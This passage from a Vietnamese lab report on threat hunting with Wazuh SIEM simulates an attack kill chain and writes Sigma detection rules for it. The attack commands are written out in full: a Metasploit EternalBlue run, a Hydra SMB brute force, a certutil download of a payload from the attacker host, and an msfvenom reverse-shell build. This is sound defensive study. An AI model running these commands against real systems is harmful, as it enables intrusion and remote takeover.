Trong môi trường hạ tầng doanh nghiệp, luồng dữ liệu giao tiếp giữa các máy chủ và thiết bị đầu cuối chứa đựng vô vàn thông tin tình báo quý giá. Để chứng minh giả thuyết kẻ tấn công đang rà quét hệ thống hoặc cố gắng bẻ khóa tài khoản, hệ thống giám sát trung tâm cần phải được tiếp sóng liên tục các sự kiện liên quan đến kết nối mạng và lịch sử xác thực người dùng.

Cụ thể, các kênh nhật ký phải ghi nhận được chi tiết mọi hành vi đăng nhập thất bại liên tục, các phiên đăng nhập ẩn danh đáng ngờ hoặc các luồng truy cập mạng dồn dập hướng vào một cổng dịch vụ duy nhất. Những sự kiện này khi được xâu chuỗi lại sẽ trở thành bằng chứng thép, giúp đội ngũ thợ săn mối đe dọa nhanh chóng khoanh vùng địa chỉ IP đang phát tán lưu lượng độc hại và cô lập chúng khỏi mạng nội bộ.

3.3.2. Nhật ký tiến trình và giám sát tệp tin

Đối với giả thuyết kẻ tấn công lạm dụng công cụ hệ thống hợp lệ để lẩn tránh bảo mật, dữ liệu mạng đơn thuần là chưa đủ để đưa ra kết luận. Luồng tải tệp tin của tin tặc trong trường hợp này thường được mã hóa hoặc hòa lẫn một cách hoàn hảo vào các luồng truy cập hợp lệ, khiến tường lửa dễ dàng bị đánh lừa. Do đó, hệ thống phòng ngự cần được trang bị các phép đo từ xa chuyên sâu ở cấp độ nhân hệ điều hành.

Trọng tâm của công tác thu thập dữ liệu lúc này phải hướng đến kênh nhật ký tạo lập tiến trình. Kênh dữ liệu này có nhiệm vụ ghi nhận lại vô cùng chi tiết tên tệp thực thi, toàn bộ chuỗi câu lệnh truyền vào và đặc biệt là tiến trình cha đã ra lệnh khởi chạy nó. Bên cạnh đó, nền tảng giám sát cũng cần theo dõi sát sao các sự kiện tạo tệp tin mới tại những thư mục hệ thống nhạy cảm. Sự kết hợp giữa giám sát tiến trình và tệp tin sẽ giúp lực lượng phòng thủ bắt quả tang ngay lập tức khoảnh khắc một công cụ quản trị bị lạm dụng để kéo mã độc về thiết bị nạn nhân.

CHƯƠNG 4: KẾT QUẢ THỰC NGHIỆM

4.1. Kịch bản tấn công

Trong bài thực nghiệm này, nhóm thiết lập một kịch bản tấn công toàn diện mô phỏng chuỗi cung ứng mã độc ngoài đời thực (Cyber Kill Chain). Kẻ tấn công (Attacker) đứng từ phân vùng mạng bên ngoài, sử dụng hệ điều hành Kali Linux (IP: 192.168.120.134) làm bàn đạp để thực hiện chuỗi hành vi xâm nhập, trinh sát và khai thác hệ thống nạn nhân chạy Windows 10 (IP: 192.168.120.128) đang được cấu hình giám sát chặt chẽ bởi giải pháp SIEM Wazuh..

4.1.1. Mục tiêu Tấn công

Kẻ tấn công hướng tới những mục tiêu chiến lược cốt lõi sau:

- Đánh cắp thông tin xác thực hệ thống (Credential Theft): Bẻ khóa thành công tài khoản administrator thông qua dịch vụ SMB để nắm quyền kiểm soát cấu trúc thư mục của máy trạm, tạo tiền đề tối quan trọng để thực hiện leo thang đặc quyền (Privilege Escalation) hoặc di chuyển ngang hàng (Lateral Movement) vào sâu trong hệ thống mạng nội bộ.
- Vô hiệu hóa hoặc Vượt qua cơ chế phòng thủ (Defense Evasion): Sử dụng các kỹ thuật quét công ẩn danh và đặc biệt là kỹ thuật *Living-off-the-Land* (lấy công cụ mặc định certutil.exe có sẵn của Windows) nhằm che giấu hành vi tải mã độc, bypass các giải pháp phòng chống mã độc truyền thống (Antivirus) dựa trên bộ lọc luồng mạng mạng thông thường.
- Lây nhiễm mã độc độc hại và thiết lập kết nối giật dây (Malware Delivery & Command control): Đưa thành công tệp tin thực thi nguy hiểm (layer.exe) lên màn hình Desktop của nạn nhân nhằm thiết lập một đường truyền kết nối ngược (Reverse Shell) bí mật về máy Kali. Từ đường truyền chiếm quyền này, hacker có thể tùy ý hạ lệnh từ xa, lây nhiễm mã độc mã hóa dữ liệu đòi tiền chuộc (Ransomware), hoặc thu thập và tuồn dữ liệu nhạy cảm của người dùng (Data Exfiltration) ra máy chủ

bên ngoài.

4.1.2. Quy trình Cyber Kill Chain:

4.1.2.1 Khai thác lỗ hổng thực thi lệnh từ xa SMB (EternalBlue - MS17-010)

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 5555
LPORT => 5555
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.120.134:5555
[*] 192.168.120.128:445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 192.168.120.128:445 - Host does NOT appear vulnerable.
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.120.128:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.120.128:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
```

Hình 18: Giao diện cấu hình và thực thi mã khai thác EternalBlue trên nền tảng Metasploit.

Quy trình Cyber Kill Chain: Exploitation (Khai thác lỗ hổng bảo mật)

- Hành vi đánh dấu nỗ lực của kẻ tấn công nhằm thực thi mã trái phép từ xa thông qua việc lợi dụng lỗi xử lý vùng nhớ của giao thức mạng cũ trên hệ điều hành Windows.

Initial Access / Delivery:

- Kẻ tấn công sử dụng công cụ Metasploit trên máy Kali Linux, kết nối trực tiếp vào dịch vụ chia sẻ file SMBv1 (Cổng 445) của máy Windows mà không cần cung cấp thông tin xác thực (Unauthenticated Access).

Execution:

- Mã khai thác gửi các gói tin được chế tác đặc biệt (Malformed Packets) ép dịch vụ SMB của Windows phải tiếp nhận luồng dữ liệu thăm dò bộ nhớ. Mặc dù hệ điều hành mục tiêu đã có cơ chế phòng thủ ngăn chặn thực thi session (The target is not vulnerable), hành vi can thiệp sâu này vẫn ép các tiến trình bảo mật hệ thống phải ghi nhận lại sự kiện.

Command & Control (C2):

- Do hệ thống mục tiêu đã được vá lỗi hoặc không tương thích payload, kết nối ngược (Reverse TCP Handler) bị chặn lại và không sinh ra phiên điều khiển C2 ngầm.

4.1.2.2 Dò quét bề khóa mật khẩu SMB bằng Hydra (hydra -l administrator...)

```
(kali@kali) ~$ hydra -l administrator -P /usr/share/wordlists/fasttrack.txt smb://192.168.120.128
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-20 11:47:10
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 262 login tries (l:/p:262), ~262 tries per task
[DATA] attacking smb://192.168.120.128:445/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-20 11:47:11
```

Hình 19: Quá trình sử dụng công cụ Hydra để dò quét mật khẩu quản trị qua giao thức chia sẻ tệp tin.

Quy trình Cyber Kill Chain: Weaponization & Delivery (Vũ khí hóa & Phân phát)

- Kẻ tấn công chuyển sang giai đoạn tìm kiếm chiếc chìa khóa vạn năng để mở cổng vào hệ thống dựa trên thông tin trinh sát được.

Initial Access / Delivery:

- Kẻ tấn công tìm đường vào hệ thống bằng cách lạm dụng giao thức chia sẻ file nội bộ SMB (Server Message Block - Cổng 445) của Windows.
- Đường đi ở đây là tận dụng một dịch vụ mạng hợp pháp đang mở cửa công khai để gõ cửa liên tục bằng kỹ thuật Password Brute-force.

Execution:

- Hành vi này không khởi chạy file thực thi trên máy nạn nhân, nhưng nó gián tiếp ép tiến trình hệ thống của Windows (lsass.exe phụ trách xác thực bảo mật) phải liên tục làm việc để đối chiếu danh sách mật khẩu sai từ tệp fasttrack.txt.
- Kỹ thuật này thuộc nhóm Credential Access (Truy cập thông tin xác thực) trong ma trận MITRE ATT&CK.

Command & Control (C2):

- Chưa thiết lập kết nối C2 giật dây. Tuy nhiên, nếu một trong số các mật khẩu trong từ điển trùng khớp, kẻ tấn công sẽ có ngay quyền quản trị tối cao (administrator), làm bàn đạp trực tiếp cho việc điều khiển toàn bộ tài nguyên máy từ xa.

4.1.2.3 Lạm dụng CertUtil tải Payload độc hại (certutil.exe -urlcache...)

```
C:\Users\chuong>certutil.exe -urlcache -split -f http://192.168.120.134/layer.exe C:\Users\chuong\Desktop\layer.exe
**** Online ****
000000 ...
01204a
CertUtil: -URLCache command completed successfully.
```

Hình 20: Lệnh lạm dụng tiện ích hệ thống CertUtil trên máy nạn nhân để kéo tệp tin độc

hại.

Quy trình Cyber Kill Chain: Installation & Exploitation (Cài đặt & Khai thác)

- Đây là giai đoạn nguy hiểm nhất trong chuỗi Kill Chain, khi mã độc thực sự đã được đưa thành công vào bên trong ranh giới lưu trữ của máy nạn nhân.

Initial Access / Delivery:

- Payload độc hại (layer.exe) được kéo trực tiếp vào hệ thống thông qua giao thức HTTP (Cổng 80) chạy từ dịch vụ Web của máy Kali Linux. File độc hại được thả thẳng xuống đường dẫn vùng đệm và Desktop của người dùng: C:\Users\chuong\Desktop\layer.exe.

```
(kali㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.120.128 - - [13/Jul/2026 17:56:06] "GET /evil.exe HTTP/1.1" 200 -
192.168.120.128 - - [13/Jul/2026 17:56:06] "GET /evil.exe HTTP/1.1" 200 -
192.168.120.128 - - [13/Jul/2026 18:14:26] "GET /evil.exe HTTP/1.1" 200 -
192.168.120.128 - - [13/Jul/2026 18:14:26] "GET /evil.exe HTTP/1.1" 200 -
192.168.120.128 - - [13/Jul/2026 23:56:45] "GET /evil.exe HTTP/1.1" 200 -
192.168.120.128 - - [13/Jul/2026 23:56:45] "GET /evil.exe HTTP/1.1" 200 -
192.168.120.128 - - [19/Jul/2026 16:31:37] "GET /payload.sct HTTP/1.1" 200 -
192.168.120.128 - - [19/Jul/2026 16:42:18] "GET /payload.sct HTTP/1.1" 200 -
192.168.120.128 - - [19/Jul/2026 16:46:38] "GET /payload.sct HTTP/1.1" 304 -
192.168.120.128 - - [19/Jul/2026 16:55:22] "GET /payload.sct HTTP/1.1" 304 -
192.168.120.128 - - [19/Jul/2026 16:58:55] "GET /payload.sct HTTP/1.1" 304 -
192.168.120.128 - - [19/Jul/2026 17:04:52] "GET /payload.sct HTTP/1.1" 304 -
192.168.120.128 - - [19/Jul/2026 17:12:35] "GET /payload.sct HTTP/1.1" 304 -
192.168.120.128 - - [19/Jul/2026 17:18:08] "GET /payload.sct HTTP/1.1" 304 -
192.168.120.128 - - [19/Jul/2026 17:23:40] "GET /payload.sct HTTP/1.1" 304 -
192.168.120.128 - - [19/Jul/2026 17:31:37] "GET /payload.sct HTTP/1.1" 304 -
192.168.120.128 - - [19/Jul/2026 17:32:41] "GET /evil.exe HTTP/1.1" 200 -
192.168.120.128 - - [19/Jul/2026 17:32:41] "GET /evil.exe HTTP/1.1" 200 -
192.168.120.128 - - [19/Jul/2026 17:46:32] "GET /payload.sct HTTP/1.1" 304 -
192.168.120.128 - - [19/Jul/2026 17:46:42] "GET /evil.exe HTTP/1.1" 200 -
192.168.120.128 - - [19/Jul/2026 17:46:42] "GET /evil.exe HTTP/1.1" 200 -
192.168.120.128 - - [19/Jul/2026 17:48:04] "GET /evil.exe HTTP/1.1" 200 -
192.168.120.128 - - [19/Jul/2026 17:48:04] "GET /evil.exe HTTP/1.1" 200 -
192.168.120.128 - - [19/Jul/2026 17:52:56] "GET /evil.exe HTTP/1.1" 200 -
192.168.120.128 - - [19/Jul/2026 17:52:56] "GET /evil.exe HTTP/1.1" 200 -
```

Hình 21: Máy chủ web Python trên máy tính tấn công ghi nhận yêu cầu tải tệp tin từ địa chỉ mạng của nạn nhân.

Execution:

- Kỹ thuật thực thi ở đây là LOLBins (Living-off-the-Land Binaries). Kẻ tấn công lạm dụng chính công cụ quản lý chứng chỉ số hợp pháp mặc định sẵn có của

Windows là certutil.exe.

- Bằng cách chèn các tham số dòng lệnh bí mật (-urlcache -split -f), kẻ tấn công ép một công cụ "trong sạch" đi tải một tệp thực thi độc hại, giúp Bypass/Defense Evasion (Vượt qua cơ chế lọc tải xuống của hệ thống bảo mật) một cách tinh vi.

Command & Control (C2):

- Khi file layer.exe (Trojan/Reverse Shell) vượt qua hàng rào và được kích hoạt (Execution), nó sẽ chạy một tiến trình ngầm sử dụng API mạng của Windows để chủ động thiết lập một kết nối ngược (Reverse TCP Connection) từ máy nạn nhân bắn thẳng về IP của kẻ tấn công (192.168.120.134:4444).
- Kết nối này tạo ra một đường truyền C2 liên tục, cho phép Hacker ngồi từ xa chiếm trọn quyền điều khiển dòng lệnh CMD mà không bị chặn bởi tường lửa hướng vào.

```
(kali@kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.120.134 LPORT=4444 -f exe > /var/www/html/layer.exe  
zsh: permission denied: /var/www/html/layer.exe
```

Hình 22: Câu lệnh khởi tạo tệp tin mã độc kết nối ngược bằng công cụ Msfvenom.


4.2. Truy vết và phân tích (THREAT HUNTING & CORRELATION)

4.2.1. Khai thác lỗ hổng thực thi lệnh từ xa SMB (EternalBlue - MS17-010)

Thời gian	Nguồn sự kiện (Log Source)	Hành động quan sát được	Ý nghĩa hành vi
02:13:15	Windows Security Log /Wazuh Agent	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication	Dấu vết thăm dò lỗ hổng
02:13:15	Windows Security Log	Windows User Logoff	Đóng phiên kết nối
02:13:17	Sysmon (Event ID 3) /Network Log	Windows System process activity over SMB port - Possible suspicious access to Windows admin shares	Cảnh báo can thiệp hệ thống dồn dập

Bảng 1: Tổng hợp các sự kiện nhật ký liên quan đến nỗ lực khai thác lỗ hổng giao thức

mạng nội bộ.



Hình 23: Giao diện nền tảng Wazuh ghi nhận chuỗi cảnh báo đăng nhập ẩn danh và can thiệp hệ thống.

Ảnh xạ MITRE ATT&CK (TTP Mapping):

Tactic (Chiến thuật)	Technique (Kỹ thuật & ID)	Bằng chứng (Log Evidence)
Lateral Movement / Execution	T1210 - Exploitation of Remote Services	Chuỗi log liên hoàn Rule 92657 -> 60137 -> 92106 nổ ra đồng loạt trong vòng 2 giây trên Agent chuong, ghi nhận rõ nét hành vi lạm dụng tiến trình hệ thống qua cổng 445 từ một IP ngoại để dò quét khai thác.

The MITRE ATT&CK matrix is displayed below the table. It shows a grid of tactics and techniques. The tactics listed are: Gather Victim Org Information, Phishing for Information, Query Public AI Services, Search Closed Sources, Search Open Technical Databases, Search Open Websites/Domains, Search Threat Vendor Data, and Search Victim-Owned Websites. The techniques listed are: Code Signing Certificates, Digital Certificates, Exploits, Malware, Artificial Intelligence, Code Signing Certificates, Digital Certificates, Exploits, Malware, Tool, Vulnerabilities, Hardware Additions, Phishing, Replication Through Removable Media, Supply Chain Compromise, Trusted Relationship, Valid Accounts, Wi-Fi Networks, Deploy Container, ESXi Administration Command, Exploitation for Client Execution, Hijack Execution Flow, Input Injection, Inter-Process Communication, Native API, Poisoned Pipeline Execution, Scheduled Task/Job, Cloud Application Integration, Compromise Host Software Binary, Create Account, Create or Modify System Process, Event Triggered Execution, Exclusive Control, External Remote Services, Implant, Boot or Logon Autostart Execution, Boot or Logon Initialization Scripts, Create or Modify System Process, Domain or Tenant Policy Modification, Escape to Host, Event Triggered Execution, Exploitation, Direct Volume Access, Execution Guardrails, Exploitation for Stealth, Hide Artifacts, Hijack Execution Flow, Indicator Removal, Indirect Command Execution, Masquerading, Obfuscated Files or Information, Pre-OS Boot, Process Injection, Reflective Code Loading, Rootkit, and Downgrade Attack. The matrix shows the relationships between these tactics and techniques.

30 techniques	18 techniques	17 techniques	34 techniques	9 techniques	17 techniques	18 techniques	9 techniques
Access Token Manipulation (0/5)	Disable or Modify System Firewall (0/3)	Adversary-in-the-Middle (0/4)	Account Discovery (0/4)	Exploitation of Remote Services	Adversary-in-the-Middle (0/4)	Application Layer Protocol (0/5)	Automated Exfiltration (0/1)
BITS Jobs			Application Window Discovery	Internal Spearphishing	Archive Collected Data (0/3)	Communication Through Removable Media	Data Transfer Size Limit (0/1)
Build Image on Host	Disable or Modify Tools (0/6)	Brute Force (0/4)	Browser Information Discovery	Lateral Tool Transfer	Audio Capture	Content Injection	Exfiltration Over Alternative Protocol (0/3)
Debugger Evasion	Domain or Tenant Policy Modification (0/2)	Credentials from Password Stores (0/6)	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Automated Collection	Data Encoding (0/2)	Exfiltration Over C2 Channel (0/1)
Deobfuscate/Decode Files or Information	Downgrade Attack	Exploitation for Credential Access	Cloud Service Dashboard	Remote Services (0/8)	Browser Session Hijacking	Data Obfuscation (0/3)	Exfiltration Over Other Network Medium (0/1)
Direct Volume Access	Exploitation for Defense Impairment	Forced Authentication	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Dynamic Resolution (0/3)	Exfiltration Over Physical Medium (0/1)
Execution Guardrails (0/2)	File and Directory Permissions Modification (0/2)	Forge Web Credentials (0/2)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Encrypted Channel (0/2)	
Exploitation for Stealth	Hide Artifacts (0/14)	Input Capture (0/4)	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (0/2)	Fallback Channels	
Hide Artifacts (0/14)	Hijack Execution Flow (0/12)	Modify Authentication Process (0/9)	Debugger Evasion		Hide Infrastructure		
Hijack Execution Flow (0/12)	Indicator Removal (0/8)		Device Driver Discovery				
Indicator Removal (0/8)	Indirect Command Execution		Domain Trust Discovery				

Hình 24: Ảnh xạ hành vi khai thác dịch vụ từ xa vào ma trận tiêu chuẩn MITRE ATT&CK.

4.2.2. Dò quét bề khóa mật khẩu SMB bằng Hydra (hydra -l administrator...)

Thời gian	Nguồn sự kiện (Log Source)	Hành động quan sát được	Ý nghĩa hành vi
22:47:14	Sysmon (Event ID 3) / Windows Security Log	Windows System process activity over SMB port - Possible suspicious access to Windows admin shares	Cảnh báo can thiệp hệ thống dồn dập

Bảng 2: Tổng hợp các sự kiện nhật ký liên quan đến hành vi dò quét mật khẩu dồn dập.

Jul 20, 2026 @ 22:47:14.946	chuong	Windows System process activity over SMB port - Possible suspicious access to Windo...	3	92106
Jul 20, 2026 @ 22:47:14.930	chuong	Windows System process activity over SMB port - Possible suspicious access to Windo...	3	92106

Hình 25: Giao diện nền tảng Wazuh cảnh báo lưu lượng truy cập bất thường vào cổng dịch vụ quản trị.

Ảnh xạ MITRE ATT&CK (TTP Mapping):

Tactic (Chiến thuật)	Technique (Kỹ thuật & ID)	Bằng chứng (Log Evidence)
Credential Access <i>(Khai thác thông tin xác thực)</i>	T1110.001 - Brute Force: Password Guessing	Luồng log dồn dập (Network Connection) hướng từ IP máy Kali 192.168.120.134 tới cổng 445 của máy nạn nhân trong thời gian cực ngắn; sinh kèm chuỗi sự kiện đăng nhập lỗi (Event ID 4625).

Execution 20 techniques	Persistence 22 techniques	Privilege Escalation 13 techniques	Stealth 30 techniques	Defense Impairment 18 techniques	Credential Access 17 techniques	Discovery 34 techniques	La Mov 9 tec
BITS Jobs	Account Manipulation (0/7)	Abuse Elevation Control Mechanism (0/6)	Access Token Manipulation (0/5)	Disable or Modify System Firewall (0/3)	Adversary-in-the-Middle (0/4)	Account Discovery (0/4)	Exploit Remote Service
Cloud Administration Command	BITS Jobs	Access Token Manipulation (0/5)	BITS Jobs	Disable or Modify Tools (0/6)	Brute Force (1/4)	Credential Stuffing	Internal Spearphishing
Command and Scripting Interpreter (0/13)	Boot or Logon Autostart Execution (0/14)	Account Manipulation (0/7)	Build Image on Host	Domain or Tenant Policy Modification (0/2)	Credentials from Password Stores (0/6)	Application Window Discovery	Internal Service Hijacking
Container Administration Command	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Autostart Execution (0/14)	Debugger Evasion	Downgrade Attack	Exploitation for Credential Access	Browser Information Discovery	Remote Service Hijacking
Deploy Container	Cloud Application Integration	Boot or Logon Autostart Execution (0/14)	Delay Execution	Exploitation for Defense Impairment		Cloud Infrastructure Discovery	Remote Service Hijacking
ESXi Administration Command	Compromise Host Software	Boot or Logon Autostart Execution (0/14)	Deobfuscate/Decode Files or Information (0/2)			Cloud Service Dashboard	Remote Service Hijacking
			Direct Volume Access			Cloud Service Discovery	Remote Service Hijacking
			Execution Guardrails (0/2)			Cloud Storage Object Discovery	Remote Service Hijacking
			Exploitation for Stealth				Remote Service Hijacking

Hình 26:Ánh xạ hành vi dò đoán thông tin xác thực vào ma trận tiêu chuẩn MITRE ATT&CK.

4.2.3. Lạm dụng CertUtil tải Payload độc hại (certutil.exe)

Thời gian	Nguồn sự kiện (Log Source)	Hành động quan sát được	Ý nghĩa hành vi
05:01:35 và 05:02:49	Sysmon (Event ID 1)	CertUtil.exe launched with commands to create a binary file	Phát hiện tiến trình hợp pháp hệ thống bị lạm dụng.


Bảng 3:Tổng hợp các sự kiện nhật ký liên quan đến quá trình tải tệp tin trái phép qua tiện ích hệ thống.

Jul 20, 2026 @ 05:02:49.849	chuong	CertUtil.exe launched with commands to create a binary file	12	92075
Jul 20, 2026 @ 05:01:35.097	chuong	CertUtil.exe launched with commands to create a binary file	12	92075

Hình 27:Nền tảng Wazuh phát hiện và cảnh báo hành vi lạm dụng tiến trình hợp lệ ở mức độ nguy hiểm cao.

Ảnh xạ MITRE ATT&CK (TTP Mapping):

Tactic (Chiến thuật)	Technique (Kỹ thuật & ID)	Bằng chứng (Log Evidence)
Defense Evasion (Lẩn trốn phòng thủ)	T1218.005 - Signed Binary Proxy Execution: Certutil	Log ghi nhận tiến trình cha là cmd.exe khởi chạy certutil.exe đi kèm tham số bất thường: -urlcache -split -f [http://192.168.120.134/layer.exe] (http://192.168.120.134/layer.exe)



Hình 28:Ảnh xạ kỹ thuật mượn tay tệp tin nhị phân hệ thống vào ma trận tiêu chuẩn MITRE ATT&CK.

4.3. Kỹ thuật phát hiện (DETECTION ENGINEERING)

4.3.1. Khai thác lỗ hổng thực thi lệnh từ xa SMB(EternalBlue - MS17-010)

```
title: Phát Hiện Hành Vi Khai Thác Lỗ Hổng EternalBlue Qua Tài Khoản Ẩn Danh
id: a1b2c3d4-9999-0000-aaaa-bbbbccccddd
status: experimental
description: Phát hiện chuỗi log tương quan đặc trưng khi công cụ Metasploit gửi gói tin IPC$ không xác thực để thăm dò lỗ hổng SMB.
author: Chuong - HUFLIT Security Team
date: 2026/07/21
logsource:
  product: windows
  service: security
detection:
  selection_anonymous:
    EventID: 4624 # Successful Logon
    LogonType: 3 # Network Connection
    TargetUserName: 'ANONYMOUS LOGON'
  selection_process:
    EventID: 4634 # Logoff ngay lập tức
  condition: selection_anonymous and selection_process
fields:
  - ComputerName
  - IpAddress
  - TargetUserName
falsepositives:
  - Một số dịch vụ quét tài sản mạng (Vulnerability Scanner) hợp pháp của doanh nghiệp được cấp phép hoạt động trong mạng nội bộ.
level: critical
```

Hình 29: Bộ quy tắc Sigma phát hiện hành vi khai thác lỗ hổng hệ thống thông qua tài khoản ẩn danh.

Giải thích logic của luật:

- Dựa chính xác vào chuỗi vết dấu thực nghiệm (Rule 92657 và 60137), luật tìm kiếm sự xuất hiện của TargetUserName: 'ANONYMOUS LOGON' đi kèm với đăng nhập mạng thành công (EventID: 4624, LogonType: 3). Đây là đặc điểm "không thể chối cãi" của cơ chế khai thác vùng nhớ Null Session của EternalBlue.
- Điều kiện liên kết chặt chẽ phiên đăng nhập ẩn danh kết hợp với việc logoff/ngắt kết nối bất thường ngay lập tức nhằm chỉ thị đúng hành vi gửi payload thô của Metasploit. Mức cảnh báo được đẩy lên mức **Critical (Nguy cấp)** để đội ngũ vận hành SOC lập tức cách ly máy tính bị tấn công khỏi mạng.

4.3.2. Dò quét bề khóa mật khẩu SMB bằng Hydra (hydra -l administrator...)

```
title: Phát Hiện Tấn Công Dò Quét Mật Khẩu (Brute-Force) Qua Giao Thức SMB
id: a1b2c3d4-5555-6666-7777-888899990000
status: experimental
description: Phát hiện hàng loạt yêu cầu xác thực thất bại liên tiếp trong thời gian ngắn nhằm vào dịch vụ chia sẻ file SMB (Port 445).
author: Chuong - HUFLIT Security Team
date: 2026/07/21
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4625 # Logon Failure
    LogonType: 3 # Network Logon (Truy cập qua mạng/SMB)
  timeframe: 10s
  condition: selection | count() > 20
fields:
  - ComputerName
  - TargetUserName
  - IpAddress
falsepositives:
  - Người dùng thông thường gõ nhầm mật khẩu ổ đĩa mạng hoặc script tự động bị sai cấu hình cấu trúc xác thực.
level: high
```

Hình 30: Bộ quy tắc Sigma phát hiện cuộc tấn công dò quét bạo lực mạng qua giao thức nội bộ.

Giải thích logic của luật:

- Luật sử dụng EventID: 4625 để chỉ ghi nhận các sự kiện đăng nhập thất bại. Kết hợp với LogonType: 3 (Network Logon) để khoanh vùng chính xác các kết nối đi qua mạng như dịch vụ SMB (cổng 445), loại bỏ đăng nhập lỗi trực tiếp tại màn hình máy (Logon Type 2).
- Bằng cách sử dụng từ khóa timeframe: 10s và bộ đếm count() > 20. Nếu một người dùng gõ nhầm mật khẩu 2-3 lần sẽ không bị cảnh báo. Chỉ khi công cụ tấn công dồn dập như Hydra bắn liên tục hơn 20 yêu cầu sai trong vòng 10 giây, SIEM mới kích hoạt báo động đỏ.

4.3.3. Lạm dụng CertUtil tải Payload độc hại (certutil.exe)

```
title: Lạm Dụng CertUtil Để Tải Tập Tin Từ Bên Ngoài
id: a1b2c3d4-1111-2222-3333-444455556666
status: experimental
description: Phát hiện hành vi sử dụng công cụ hệ thống certutil.exe kèm tham số tải tập tin từ xa nhằm vượt qua cơ chế phòng thủ (Defense Evasion).
author: Chuong - HUFLIT Security Team
date: 2026/07/21
logsource:
  category: process_creation
  product: windows
detection:
  selection_img:
    Image|endswith: '\certutil.exe'
    OriginalFileName: 'CertUtil.exe'
  selection_args:
    CommandLine|contains:
      - '-urlcache'
      - '/urlcache'
    CommandLine|contains:
      - '-split'
      - '/split'
  condition: selection_img and selection_args
fields:
  - ComputerName
  - User
  - CommandLine
falsepositives:
  - Kịch bản cập nhật chứng chỉ tự động hoặc cấu hình hợp pháp của Quản trị viên hệ thống (hiếm khi kết hợp cả urlcache và split).
level: high
```

Hình 31: Bộ quy tắc Sigma giám sát hành vi lạm dụng tiện ích hệ thống để kéo tập tin từ bên ngoài.

Giải thích logic của luật:

- Luật sử dụng trường Image hoặc OriginalFileName để định danh chính xác tiến trình là certutil.exe (ngăn chặn trường hợp hacker đổi tên file certutil thành tên khác). Trường CommandLine được quét để bắt trọn các đối số nguy hiểm đi kèm.
- Điều kiện selection_img and selection_args ép buộc sự kiện phải chứa đồng thời cả tiến trình certutil.exe VÀ cả hai tham số ẩn (-urlcache và -split). Nếu quản trị viên chỉ dùng certutil để kiểm tra chứng chỉ thông thường, cảnh báo giả sẽ không bị kích hoạt.

4.3.4. Đánh giá và ứng phó (TRIAGE & REMEDIATION)

Tên Cảnh Báo	Mức độ (Severity)	Độ tin cậy (Confidence)	Đề xuất Hành động (Action)
